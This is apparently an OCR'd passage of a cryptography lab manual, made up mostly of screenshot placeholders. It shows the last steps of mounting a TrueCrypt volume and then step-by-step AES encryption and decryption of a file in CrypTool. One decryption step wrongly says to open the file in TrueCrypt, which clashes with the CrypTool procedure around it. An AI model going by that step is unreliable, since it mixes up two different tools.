


Container has been created

13. Now Mount it in Volume




14. Verify the creation of new volume




iv. CrypTool

Cryptool is a free e-learning tool to illustrate the concepts of cryptography. Try Various Encryption/Decryption algorithms.


1. Open Cryptool




2. Create a new file that you want to encrypt




3. Add Contents to the file




4. Select Encryption method, in this case AES Encryption is used.



5. Click Encrypt and save the file




6. File has been encrypted →Save the encrypted file




Decrypting the Encrypted File


1. Open the encrypted hex file in TrueCrypt



2. Navigate to “Encrypt/Decrypt” Menu in the top ribbon and select the same algorithm that was used to encrypt the file (AES).



3. Click on Decrypt



4. The Above step decrypts the file and returns the original un-encrypted contents of the file as shown below